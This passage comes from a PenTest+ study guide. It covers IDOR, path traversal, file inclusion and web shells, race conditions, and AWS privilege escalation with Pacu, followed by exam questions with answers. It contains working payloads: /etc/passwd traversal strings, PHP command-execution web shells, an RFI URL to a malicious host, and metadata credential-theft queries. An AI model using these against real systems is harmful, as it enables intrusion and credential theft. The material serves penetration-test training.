Disciplinary Explanation:		Disc. Dates:	0

At the bottom, there are buttons for 'ListStaff', 'EditProfile', and 'Logout'. A note 'NA' is visible next to the 'ListStaff' button.

**Figure 5-12** Intercept IDOR parameter

I noticed the parameter `employee_id=105`, which looks to be a direct object pointer and unique to the user Tom. Using Burp Repeater, I modified the parameter and replayed the HTTP GET request, but now requesting `employee_id=104` to see if the field was incremental. After submitting the request, I was able to retrieve the profile for Eric, as shown in [Figure 5-13](#).

## Request

Raw Params Headers Hex

```
GET /WebGoat/attack?Screen=285&menu=200&stage=3&employee_id=104&action=ViewProfile
HTTP/1.1
Host: 192.168.1.50:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50:8080/WebGoat/start.mvc
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=DBF9D6EEB031A1967223AAF6EE10119D
Connection: close
```

The screenshot shows a web application interface for 'Goat Hills Financial Human Resources'. At the top, there's a logo of a goat and the text 'Goat Hills Financial Human Resources'. Below that, a banner says 'Welcome Back Tom - View Profile Page'. The main content area displays a user profile for 'Eric Walker' with the following details:

First Name:	Eric	Last Name:	Walker
Street:	1160 Prescott Rd	City/State:	New York, NY
Phone:	410-887-1193	Start Date:	12152005
SSN:	445-66-5565	Salary:	13000
Credit Card:	NA	Credit Card Limit:	0
Comments: Late. Always needs help. Too intern-ish.			
Disciplinary Explanation:	Disc. Dates:	101013	
Bothering Larry about webgoat problems			
Manager:	107		

At the bottom of the page are three buttons: 'ListStaff', 'EditProfile', and 'Logout'.

**Figure 5-13** Modify IDOR parameter

If the IDOR parameter had been hidden or obfuscated, it would have made this attack a little harder to be successful or possibly less visible. Regardless, this issue was a direct result of poor access controls and ultimately relies on the web and database server to properly validate these types of requests.

## Directory and Path Traversals

Directory and path traversal attacks are a form of injection attack that enables a malicious actor to access content that would not normally be available by using shortcuts to browse outside of the web server's root folder. Using the directory traversal example provided with the Web for Pentester ISO from the Pentester Labs website, we can demonstrate this type of attack. Given the following URL:

`http://192.168.1.108/dirtrav/example1.php?file=hacker.png`

the `file=` parameter is used to retrieve the image named `hacker.png`. If we take a look at the PHP code that makes this possible, we can get an idea of what is going on behind the scenes:

```
<?php

$UploadDir = '/var/www/files/';

if (!isset($_GET['file']))
    die();

$file = $_GET['file'];

$path = $UploadDir . $file;

if (!is_file($path))
    die();

$handle = fopen($path, 'rb');

do {
```

```
$data = fread($handle, 8192);
if (strlen($data) == 0) {
    Break;
}

echo($data);
} while (true);


fclose($handle);
exit();

?>
```

The `$UploadDir` variable identifies the absolute path on the operating system to be `'/var/www/files/'`, which is where the file `hacker.png` is located. The `$file` variable is defined with the `$_GET['file']` method, which parses the filename from the `file=` parameter. The `$path` variable declares the full path of where the file should be located on the server. If the `$path` doesn't exist, the request is null. Then `$handle` opens the path to the file for reading ('rb'). The do-while loop is used to read the file variable up to a maximum chunk size of 8192 bytes. If the length is 0, the program breaks; if not, the file contents are read and echoed to the web browser. Then the `fclose()` function is used to close the file prior to exiting the program.

So, now let's test if the parameter is vulnerable to a path traversal. In order to test this, we could use the following `/../../../../etc/passwd` in place of `hacker.png` to access the local operating system `passwd` file, which is not served normally as a web page. The forward slash and the dots tell the web operation to traverse back several directories in the path, much like the change directory "cd" command in a terminal window. However, in Windows, the slash is a backward slash rather than a forward slash to separate directories in file paths (e.g., `\..\..\..\C:\boot.ini`). In Windows, the directory separator ("/" or "\") can be either forward or backward. However, in Unix, it can only be a forward slash ("/"). This means that in Windows to bypass or escape a web content filter that only looks for "/" in malicious requests, you can use the other

directory separator. As you can see in [Figure 5-14](#), the directory traversal attack against the Unix target was successful.



The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is shown with the URL `/dirtrav/example1.php?file=../../../../etc/passwd`. The Headers section includes `Host: 192.168.1.108`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, and `Connection: close`. In the Response pane, the status is `HTTP/1.1 200 OK`. The Headers include `Date: Thu, 26 Apr 2018 05:38:54 GMT`, `Server: Apache/2.2.16 (Debian)`, `X-Powered-By: PHP/5.3.3-7squeeze15`, `Cache-Control: public`, `Content-Disposition: inline; filename="passwd"`, `Content-Transfer-Encoding: binary`, `Vary: Accept-Encoding`, `Content-Length: 998`, `Connection: close`, and `Content-Type: text/html`. The response body contains the contents of the `/etc/passwd` file, listing various Unix users and their home directories.

**Figure 5-14** Directory traversal with Burp



**TIP** There are a number of variations to use when testing path traversal attacks. It's mostly about encoding the directory path or initiating the correct escape sequence to break out of the typical web filter. To bypass trivial content filters that look for special characters, such as the forward slash, an attacker might use Unicode / UTF-8 or even URL encoding, such as the following:

`%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2f%2e%2f%2e%2fetc%2fpasswd` to accomplish the same result.

The reason the path traversal was successful is because there was no program logic to prevent access to files outside of the web root. One way path traversal could be mitigated is to base-name the `$file` variable in the PHP code. This will return the trailing name component of `$file`, and any attempt to access files outside of the

`$UploadDir` would fail. An example of how to implement this function in our code would be as follows:

```
$file = basename($_GET['file']);
```

---



**NOTE** On the surface, it may be hard to distinguish between a file inclusion vulnerability (LFI and RFI) and a path or directory traversal. The primary difference is that with a traversal attack, you only have the ability to read the contents of a local resource (e.g., `/etc/passwd`), whereas with file inclusion, the resource can be loaded and executed within the context of the application, which can provide code execution.

## Sensitive Data Exposure

Applications that don't use encryption to protect data while it is stored or transmitted, or applications that implement weak encryption or risky encryption practices may also introduce risk to the client. Some compliance-based penetration tests have specific requirements involving the evaluation of encryption use. Examples of risky practices include the use of unsalted hashes, hashes that implement a weak hashing algorithm (such as MD5), or applications that automatically decrypt data when it is retrieved (this allows a SQL injection flaw to expose all data). Transmission of sensitive data over an unencrypted protocol (no TLS enforcement) or with a weak encryption scheme may subject the data to potential exposure in the event of a successful on-path attack over an unsecured wireless network, for example.

During on-path attacks, it may be necessary to set up a proxy service to force Secure Sockets Layer (SSL) stripping from client requests, such that when a client goes to connect to an SSL-enabled website, the certificate will be stripped from the session and the browser window will not display any SSL certificate message.

Essentially, the HTTPS website was downgraded to HTTP. Once a user attempts to log in or enter sensitive data into a website when SSL has been stripped, the data will be sent via plaintext and can easily be captured in the session data. To mitigate against this type of an attack, websites can enforce HTTP Strict Transport Security (HSTS) to protect against downgrade attacks like SSL stripping. Organizations can also block port 80/tcp at the firewall or force the website/application to only run on the SSL-enabled port.

## Inclusion Attacks

The ability to load arbitrary content within a web page is known as an inclusion attack. Most web application frameworks (e.g., PHP) support file inclusion. File inclusion exploits take advantage of “dynamic file inclusion” capabilities in a web application. In PHP applications, these vulnerabilities typically exploit flaws in code using the following built-in functions: `include()` and `require()`. There are two kinds of file inclusions: local (LFI) and remote (RFI).

Local file inclusion includes files outside of the web root and renders the contents of local operating system files to the browser window, such as the password file, `example.php?page=../../../../etc/passwd`.

In some cases LFI could lead to remote code execution. One method for testing remote code execution is by using PHP wrappers. The PHP Expect wrapper allows the execution of system commands: `example.php?page=expect://id;` however, the Expect wrapper is not enabled by default. Another PHP wrapper is the input stream, which allows you to read raw data from the request body. In the case of an HTTP POST message, you could use the following example to execute commands against the local operating system:

```
POST /example.php?page=php://input&cmd=id HTTP/1.1
```

In the body of the message, you could use the following PHP code that will be read and processed through the PHP input stream:


```
<?php echo shell_exec($_GET['cmd']);?>
```

The `cmd` command would be executed through the `shell_exec()` function and in this example return the userid of the user that owns the web server process.

Remote file inclusions allow files or even whole pages to be displayed inside the vulnerable web page. If the parameters within the HTTP request can be altered to point to a malicious location, it's possible the web application is susceptible to RFI, which in turn could allow for malicious code to be run on the server or on the client (i.e., malicious JavaScript to steal cookie data). An example RFI attack might look like the following:

```
http://example.com/example.php?file=http://www.malicious-example.com/malicious.php.
```

LFI and RFI are both dangerous methods that can be mitigated with the proper use of input validation. Another way of taking advantage of a web application's poor input validation and content control is by performing malicious file uploads. If a web application allows unauthorized users to upload a file and then execute it, attackers may be able to compromise the system. Web servers that support various web scripting languages such as PHP can easily fall victim to backdoor shells. Controlling access to where files are uploaded and controlling supported file types are ways to mitigate against this type of vulnerability. A simple PHP one-liner is sometimes all you need! [Figure 5-15](#) provides an example of executing the Linux `id` command using a PHP web shell. The code used to develop the web shell is as follows:



**Figure 5-15** Malicious file upload

```
<?php if(isset($_REQUEST['cmd'])) { echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd); echo "</pre>"; die; }
?>
```

## Race Conditions

A race condition occurs when two or more application logic components have co-dependent data, do not have appropriate concurrency protections, and execute simultaneously. As a result, quick execution may retrieve data that has changed between when it is checked and when it is actioned. In short: the application may clobber itself when transactions run concurrently.

An example of a race condition would be when multiple threads access the same data (variables, files, etc.) at the same time without locking the data or synchronizing it. This sort of data integrity issue is pretty important when you're dealing with applications that do things like manage balances or issue vouchers or money-based resources (like gift cards).

Normally, a web server would get a request from a client and serve a page. But more complex web applications add layers. The browser might make a request to the server, and the server might send that to Java Server Pages (JSP), which then compiles it into a servlet, where it is then interpreted and executed to generate the response details. Along the way, applications might use multithreading to scale these sorts of requests across multiple applications, systems, or application components. If each component doesn't handle thread safety properly, it may be possible to attack the application and produce unexpected results. Normally, pentesters would find these issues with insight into the source code, as these are difficult (but not impossible) to identify using something like Burp Intruder. But let's take a minute to think about that use case.

Assume you have an application that can transfer a balance from one card to another, and you can capture the POST request in Burp Intruder. Intruder has an option to raise the threads to something

like 25, just to pick a number. The default is 5. This will let you send many simultaneous requests. You wouldn't even necessarily have to change the payload, so you can use a null payload to send the request as-is. Now, if there's a race condition, it's possible that the application will eventually generate an unexpected result. For example, the balance might become negative, as the value from one card is successfully debited and deposited before the previous transaction has been completed.

## Chapter Review

Web and database technology plays a significant role within most organizations. A few years ago, just having a website was good enough to contend in competitive markets and allow your customer base to see what it is your company can do. Today, companies are investing additional time and energy into building a presence on social media sites such as Facebook, Twitter, Instagram, and LinkedIn, in order to stay connected with the digital world. In today's world, companies can move parts of their data center into the cloud to cut annual operational costs and achieve even higher levels of system availability. It is imperative that organizations evaluate web and database security within their organization, since the digital age is most definitely upon us. Attacks against web-based technology are not just server-side any longer. More sophisticated attacks are targeting end users, as most client-side exploits are fairly trivial, require little effort, and the attacker has much to gain. As long as the reward outweighs the risk of getting caught, attackers will continue to find new ways to exploit advancements in web-based technology.

## Questions

1. One of the members of your pentest team is trying to insert a malicious record in the MySQL database that will execute some proof-of-concept code to steal cookies from a user's web browser. However, the INSERT statement is not working.

Looking at the following syntax, what is the likely cause of the error?

```
mysql> INSERT into app.data (header, body, message, webForm) VALUES  
("HACK", 404, "HACK");
```

- A.** The second column value is missing quotations.
  - B.** The INSERT statement is missing a value for the fourth column and it can't be null.
  - C.** One of the field values exceeds the size limitation.
  - D.** There is no error in the INSERT statement.
- 2.** A user-defined function can help facilitate command execution during a pentest if the compromised database user has admin rights (e.g., root) or elevated privileges and the database is configured with the `sys_exec()` and \_\_\_\_\_ functions.
- A.** `sys_eval()`
  - B.** `system_eval()`
  - C.** `exec_sys()`
  - D.** `sys_udf()`
- 3.** Given the following URL, which two methods could be used to test for SQL injection against the database within the web parameters? (Select two.)
- `http://example.com/page.php?  
id=1&acct=162;jsessionid=567323456798`
- A.** `?id=1'&acct=144;jsessionid=567323456798`
  - B.** `?id=1'&acct=162';jsessionid=567323456798`
  - C.** `?id=1;--&acct=162;jsessionid=567323456798`
  - D.** `?id=1'&acct=144';jsessionid=567323456798`
- 4.** You come across a web page that requires authentication with a valid username and login. Using CeWL, you decide to build your own wordlist using content derived from the website. The website has many pages, and you decide to start from the `index.html` page and go five pages deeper into the site to

identify word lengths that are a minimum of eight characters. Which command options will help you build the wordlist you are looking for?

- A.** -d 5 -8
- B.** -w 8 -d 5
- C.** -m 8 -d 5
- D.** -a 8 -d 5

- 5.** While testing a web application running on Windows Server 2016, you find a web parameter vulnerability to a path traversal attack. Which of the following choices would be the best choice at demonstrating a path traversal attack?
- A.** ?id=C:\Windows\system32\etc/passwd
  - B.** ?id=../../../../C:/Windows/etc/passwd
  - C.** ?id=%20.%20C:/Windows/boot.ini
  - D.** ?id=...\\..\\..\\..\\C:/Windows/boot.ini
- 6.** Which of the following are valid client-side attacks? (Select all that apply.)
- A.** Clickjacking
  - B.** Command injection
  - C.** Directory traversal
  - D.** Reflected HTML injection
  - E.** DOM-based XSS
  - F.** Session hijacking
- 7.** What is the purpose of the Document Object Model (DOM) within a user's web browser?
- A.** Structuring content in the browser
  - B.** Passing messages to other entities
  - C.** Storing encrypted values followed by the "#" sign
  - D.** Helping to mitigate against XSS attacks

- 8.** What is the purpose of the following PHP code?

```
do {
    $data = fread($handle, 8192);
    if (strlen($data) == 0) {
        Break;
    }

    echo($data);
} while (true);
```

- A.** Creates a loop to echo the contents of `$data` until it reaches 0 length
  - B.** Creates a loop, declares `$data`, and validates the size of the variable
  - C.** Creates a loop to echo the contents of the data
  - D.** Creates a loop but kills the process if the data is less than 8192 bytes
- 9.** Which of the following options could be an IDOR, given the following URLs? (Select all that apply.)
- A.** `http://example.com/index.php?emp_id=12345`
  - B.** `http://example.com/index.php`
  - C.** `http://example.com/sales.php?acct=4532345`
  - D.** `http://example.com/profile.php?state=CA&zip=90001`

## Answers

- 1. B.** The `INSERT` statement is missing a value for the fourth column. Each column identified within the `INSERT` statement needs to have a field value. If one of the fields is a required field, that field is not allowed to be null, such as an empty value.
- 2. A.** The `sys_eval()` and `sys_exec()` functions are required to be configured on the database server in order for a user-defined function (UDF) to be created, which can ultimately lead to

command execution against the operating system with the privileges of the operating system user that owns the process.

3. **B, D..** The "", "--", and ";" are all definitely ways to help trigger an error response from a database that lacks application or database filtering.
4. **C.** The `-d` option is used to specify how deep to traverse into the website, and `-m` is used to specify the minimum amount of words the tool identifies.
5. **D.** The best answer is D, as it can help escape a basic forward-slash content filter and potentially show the contents of the boot.ini file.
6. **A, D, E, F..** All the answers are correct, with the exception of command injection and directory traversal. Those types of attacks are for server-side vulnerabilities.
7. **A.** During runtime, the application will pass down the DOM to help structure content within the browser. DOM modules may include JavaScript code that can execute locally within the user's browser.
8. **B.** The PHP code declares the `$data` variable by reading 8192 bytes of `$handle`. Then, if the length of `$data` is equal to 0, the script either terminates or will continue to echo the contents of `$data` and complete the loop.
9. **A, C..** The "acct=" and "emp\_id=" parameters are somewhat of a dead giveaway, in that they may be linked to another user's information that could be retrieved without the necessary access controls with the web application or database.

## CHAPTER 6

---

# Attacking the Cloud

In this chapter, you will learn about

- Performing attacks against cloud technologies, such as credential harvesting, privilege escalation, and account takeover
  - Identifying misconfigured cloud assets
  - Using cloud-specialized attack tools for cloud attacks
- 

Like network, mobile, and application penetration testing, cloud pentesting is quickly becoming its own unique discipline. The CompTIA PenTest+ exam acknowledges this and may have questions to test your knowledge of the subject area. In this chapter, we will attempt to cover enough of this discipline to aid you during your certification attempt, but we encourage you to do additional research in this area to truly build your expertise.

In [Chapter 1](#) we talked about special environmental considerations applying to cloud penetration testing. Let's take a deeper look at what this means. It's been said that there is no cloud, there is only someone else's computer. This is a humorous but not altogether inaccurate description of Software as a Service (SaaS) models, where the end user does not own the environment being tested. Since the end user can only provide permission to test the content they own, this means traditional pentesting methods can't be used. In Amazon Web Services (AWS), for instance, legal and technological constraints for SaaS environments forbid testing of physical hardware, underlying operating systems, and EC2 environments belonging to other organizations—even if they are

leveraged by the target, or Amazon’s small Relational Database Service (RDS).

---



**NOTE** The rules of engagement for Microsoft Cloud are at <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>, AWS rules are at <https://aws.amazon.com/security/penetration-testing/>, and Google Cloud rules are at <https://support.google.com/cloud/answer/6262505?hl=en>.

As a result, cloud pentesting—for SaaS environments at least—will focus on the evaluation of assets owned by the user. This includes credentials and other authorization keys, user-supplied configurations governing management and permissions, API usage, and other functionality created by the application owner rather than the cloud provider. Misconfiguration can expose data hosted within the cloud environment and allow side-channel attacks, takeovers, and exploitation of assets that exist in or rely upon the environment. Insecurely implemented services may be prone to attacks that allow the target to be vulnerable to—or even used in—denial of service (DoS) attacks. This is a small survey of the possible attack landscape for cloud pentests.

Keep in mind that there are many cloud providers, and each has its own approach to implementing cloud services. These differences in approaches will affect the tooling you use and how you apply the concepts covered in this chapter. In most cases, talking about the cloud means we’re talking about three main providers (Amazon, Microsoft, and Google), so we’ll stick to these three to cover cloud pentest concepts to prepare you for basic scenario analysis during the CompTIA PenTest+ exam.

# Account and Privilege Attacks

Many organizations move to the cloud for the simplicity of securing their environments. However, it turns out that most cloud providers have a large number of roles to allow users to perform tasks. When things don't work, users often end up with more privileges than are necessary in order to make an easy fix. Additionally, cloud accounts have some of the same weaknesses as corporate accounts because they still use credentials. While cloud providers may offer multifactor authentication for web interfaces, those are not necessarily the most common attack vector.

Most of the time, compromised API-based credential material is to blame for successful cloud attacks. For AWS, this can be SSH keys, access keys, and secrets. For Azure, this can be credentials, keys, or certificates. Google even offers custom authentication methods. But all of these credentials tend to be stored somewhere. Because they are used programmatically, they may not be stored securely, and frequently they end up in places where they shouldn't. Once these are compromised, misconfigurations in identity and access management (IAM) schemes can lead to privilege escalation or account takeover, enabling attackers to gain full administrative access to a cloud account.

## Credential Harvesting

Credential harvesting is therefore one of the primary attack vectors for cloud environments. There are different approaches, but one of the most common is to mine source code repositories. In [Chapter 2](#), we touched on using search functions inside GitHub, but cloud attacks are a key area of application for these tactics. Tools such as Gitleaks (<https://github.com/zricethezav/gitleaks>) and truffleHog (<https://github.com/trufflesecurity/truffleHog>) probably won't appear on the exam, but they are purpose-built for finding secrets, such as passwords and keys, in Git repositories. Using these secrets to gain initial access to cloud environments or to escalate privileges may be the easiest point of compromise when attacking cloud environments.

Since these credentials are typically used in automated scripts, they aren't always cleaned up as part of commits to repositories. They may be accidentally included and may live in the repository history even if they are caught. Some continuous integration/continuous deployment (CI/CD) pipelines may integrate these search tools into their process out of an awareness of these issues.

In addition to cloud authentication, federated authentication is becoming more common. Federated authentication takes organizational authentication and uses Security Assertion Markup Language (SAML) to create an authentication token, which is fed to the cloud service. This token can then be decrypted and assessed for authentication information by the cloud provider. The information shared from the organization is part of a signed SAML assertion (<http://saml.xml.org/assertions>).

With federated authentication, corporate credentials become more valuable. There has been an increase in password spraying attacks on Microsoft Azure authentication in 2021 (<https://www.secureworks.com/research/undetected-azure-active-directory-brute-force-attacks>). These spraying attacks are beneficial because they can get an attacker some level of access within an organization to make privesc, phishing, and other attacks easier.

## Privesc

Much as with typical environments, the next step for cloud environments after gaining an initial foothold is to elevate privileges. First, you need to figure out what privileges and roles you have. This is one of the main goals of Pacu (<https://github.com/RhinoSecurityLabs/pacu>) by Rhino Security Labs. Pacu can help identify cloud resources, misconfigurations, and more. In this example, we'll import some keys that we may have found in an internal repository. We will attempt to use them for privilege escalation.

If Pacu is not installed, the instructions for installing it are in the Pacu GitHub. To begin, we will need to launch Pacu and create a

new session to store our data. Each session maintains a database about the information that you uncover. This data can be queried and used to help make decisions for the modules inside Pacu. Pacu is written in Python and only supports AWS for cloud infrastructure. If you have Python version 3.6 or higher and you have pip installed, you can run the command `pip install pacu` to install the tool.

---



**EXAM TIP** Pacu is an open-source Python exploitation framework for AWS cloud environments. You can use it to conduct reconnaissance, privilege escalation, lateral movement, exploitation, and evasion in the cloud. Pacu implements modules to do things like enumerate users, roles, resources, lambda data, and s3 buckets; identify privilege paths and misconfigurations; perform injection; and gain persistence within the cloud.

With Pacu installed, change to the `pacu` directory and create a new session. In our case, we will make one called `ptplus`.

```
ptplus@ubuntu:~/pacu$ ./cli.py
Found existing sessions:
[0] New session
[1] test session
Choose an option: 0
What would you like to name this new session? Ptplus
```

Next, import keys. This might be from your AWS credentials file stored in your profile. In Kali, this is in `~/.aws` under the `credentials` file. The name of the credential set is what you import. In this case, we import `ptplus` keys.

```
Pacu (ptplus:No Keys Set) > import_keys ptplus
Imported keys as "imported-ptplus"
```

Pacu lists the modules it supports by category. This includes

- Enumeration
- Escalation
- Exfiltration
- Evasion
- Reconnaissance (Recon)
- Exploitation
- Persistence

To list the supported modules, you can use the `ls` command.

```
Pacu (ptplus:imported-ptplus) > ls
[Category: EXFIL]

ebs_download_snapshots
rds_explore_snapshots
...
```

Let's list some basic information about the AWS account so that we can verify the keys are working and we are set up correctly. Modules are run with the `run` or `execute` command. If you get stuck, you can use `help`. Run the `aws_enum_account` module.

```
Pacu (ptplus:imported-ptplus) > run aws_enum_account
  Running module aws_enum_account...
[aws_enum_account] Enumerating Account: testorg
[aws_enum_account] aws_enum_account completed.
[aws_enum_account] MODULE SUMMARY:
Account Information:
  Account ID: 694878675309
  Account IAM Alias: testorg
  Key Arn: arn:aws:iam::6948748675309:user/ptplus
  Account Spend: unavailable (USD)
```

We have verified that our keys work for access to the instance, and we've completed some basic enumeration. Let's try out some privesc. First, we'll find out what permissions we have by populating

the database with the `iam_enum_permissions` command. This will list permissions from the IAM service with AWS.

```
Pacu (ptplus:imported-ptplus) > run iam_enum_permissions
    Running module iam_enum_permissions...
[iam_enum_permissions] Confirming permissions for users:
[iam_enum_permissions]     ptplus...
[iam_enum_permissions]     Confirmed Permissions for ptplus
[iam_enum_permissions] iam_enum_permissions completed.

[iam_enum_permissions] MODULE SUMMARY:

Confirmed permissions for user: ptplus.
Confirmed permissions for 0 role(s).
```

Our ptplus user does have roles. But we only asked Pacu to list information relating to our user—not specific roles. We could have asked it to list roles as well. The `iam_privesc_scan` module will run additional checks as required. We don't have to do this here, but running the previous module did tell us that we can list our own privileges. This tells us that we can better identify possible escalation vectors. Without this ability, we would have to resort to other reconnaissance or attack activities to find privesc opportunities.

```
Pacu (ptplus:imported-ptplus) > run iam_privesc_scan
    Running module iam_privesc_scan...
[iam_privesc_scan] Escalation methods for current user:
[iam_privesc_scan]     CONFIRMED: CreateNewPolicyVersion
[iam_privesc_scan]     CONFIRMED: SetExistingDefaultPolicyVersion
<snipped>
[iam_privesc_scan]     CONFIRMED: AttachGroupPolicy
[iam_privesc_scan]     CONFIRMED: PutUserPolicy
[iam_privesc_scan]     CONFIRMED: PutGroupPolicy
[iam_privesc_scan]     CONFIRMED: AddUserToGroup
[iam_privesc_scan]     CONFIRMED: PassExistingRoleToNewCloudFormation
[iam_privesc_scan] Attempting confirmed privilege escalation methods...
```

At this point, we have used Pacu to identify policies that it thinks it can use for privesc. It identifies these as either POTENTIAL or CONFIRMED. Once this identification is complete, Pacu will ask specific questions about the attack option it has identified. In this

case, the `CreateNewPolicyVersion` attack will ask which policy to use. You can simply press **ENTER** to allow it to choose an ideal one for you.

```
[iam_privesc_scan] Starting method CreateNewPolicyVersion...
[iam_privesc_scan] Is there a specific policy you want to target? Enter its ARN now
(just hit enter to automatically figure out a valid policy to target):
[iam_privesc_scan] No policy ARN entered, now finding a valid policy...
[iam_privesc_scan] 1 valid group-attached policy(ies) found.
[iam_privesc_scan] Privilege escalation successful using method
CreateNewPolicyVersion!
The current user is now an administrator (** permissions on ** resources).
[iam_privesc_scan] iam_privesc_scan completed.
[iam_privesc_scan] MODULE SUMMARY:
Privilege escalation was successful
```

Now we can enumerate other users and policies to determine what access they have. This information lets us determine additional users, roles, persistence opportunities, and strategies for account takeover.

```
Pacu (ptplus:imported-ptplus) > run iam_enum_users_roles_policies_groups --users
Running module iam_enum_users_roles_policies_groups...
[iam_enum_users_roles_policies_groups] Found 4 users
[iam_enum_users_roles_policies_groups] iam_enum_users_roles_policies_groups completed.
[iam_enum_users_roles_policies_groups] MODULE SUMMARY:
```

With enumeration complete, we can use the `data` command to query information about services, configurations, and more from the Pacu database. In this case, we'll list information about users we were able to discover from the IAM database.

```
Pacu (ptplus:imported-ptplus) > data iam users
[
  {
    "Arn": "arn:aws:iam::694878675309:user/ptplus",
    "CreateDate": "Sat, 02 Jan 2021 17:20:51",
    "Path": "/",
    "UserId": "TOTESSECRET",
    "UserName": "ptplus"
  },
  <snipped>
  {
    "Arn": "arn:aws:iam::69488675304:user/devuser",
    "CreateDate": "Sat, 30 Nov 2019 20:15:35",
    "Path": "/",
    "UserId": "TOTESSECRET",
    "UserName": "devuser"
  }
]
```

We want to leverage the access we have into IAM and other services to move into some of the compute resources. AWS's Infrastructure as a Service (IaaS) offering is called Elastic Compute Cloud (EC2). EC2 resources may use a resource-specific userdata blob for initial configuration when they are launched. Pacu can query this data and save it to a file for us.

```
Pacu (ptplus:imported-ptplus) > run ec2__download_userdata
  Running module ec2__download_userdata...
[ec2__download_userdata] Data (EC2 > Subnets) not found, run module "ec2__enum" to fetch it? (y/n) y
[ec2__download_userdata]   Running module ec2__enum...
<snipped>
[ec2__enum] ec2__enum completed.
[ec2__enum] MODULE SUMMARY:
  Regions:
<snipped>
  1 total instance(s) found.
```

In this case, Pacu has identified one instance that has user data in a blob. But Pacu doesn't have enough information to pull it automatically. It will use the `ec2__enum` module to gather the data it needs to be able to pull the requested blob.

```

[ec2__download_userdata] Data (EC2 > LaunchTemplates) not found, run module
"ec2__enum" to fetch it? (y/n) y
[ec2__download_userdata]   Running module ec2__enum...
Automatically targeting regions:
<snipped>
Continue? (y/n) y
[ec2__enum] Starting region ap-northeast-1...
<snipped>
[ec2__enum] ec2__enum completed.
[ec2__enum] MODULE SUMMARY:
Regions:
  ap-northeast-1
<snipped>
  us-west-2
  0 total launch template(s) found.

[ec2__download_userdata] Targeting 1 instance(s)...
[ec2__download_userdata] i-6c696b6568675309@us-east-2: User Data found
[ec2__download_userdata] MODULE SUMMARY:

Downloaded EC2 User Data for /home/ptplus/.local/share/pacu/ptplus/downloads
instance(s) and 1 launch template(s) to 0/ec2_user_data/.

```

Now that we have downloaded the data, we can exit Pacu and resume the session later. The data we need will be stored in our local user's directory under `~/.local/share/pacu/<SessionName>`. Let's run `cat` on the file and view the user data.

```

ptplus@ubuntu:~/pacu$ cat ~/.local/share/pacu/ptplus/downloads/ec2_user_data/
all_user_data.txt
i-6c696b6562656172@us-east-2:
<powershell>
  $admin = [adsi]("WinNT://./administrator, user")
  $admin.psbase.invoke("SetPassword", "L1keB3ar4376!")
</powershell>

```

We also have the code the target is using for setting local administrator passwords when systems are booted. Pacu has helped us not only get elevated access in IAM but access to EC2 resources as well. With access to a system, we have additional attack opportunities like getting data from the Metadata service.

The Metadata service (<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>) provides information about systems to the systems themselves. When you have access to a system using an attack like the preceding userdata attack, you can query the

metadata service in AWS. From an AWS system, you can query the URI <http://169.254.169.254/latest/meta-data> to see the various options. This is an Amazon-specific IP address. One of the things we can do is get the tokens from the instance. These tokens allow us to take advantage of the rights of the system or service we have compromised.

---



**EXAM TIP** AWS user keys typically begin with AKIA, and services begin with ASIA. When you see AKIA, it is a long-term credential, and ASIA is a short-term credential for the service ([https://docs.aws.amazon.com/STS/latest/APIReference/API\\_GetAccessKeyInfo.html](https://docs.aws.amazon.com/STS/latest/APIReference/API_GetAccessKeyInfo.html)).

```
PS C:> irm http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance/
```

Code	:	Success
LastUpdated	:	2021-10-14T06:11:24Z
Type	:	AWS-HMAC
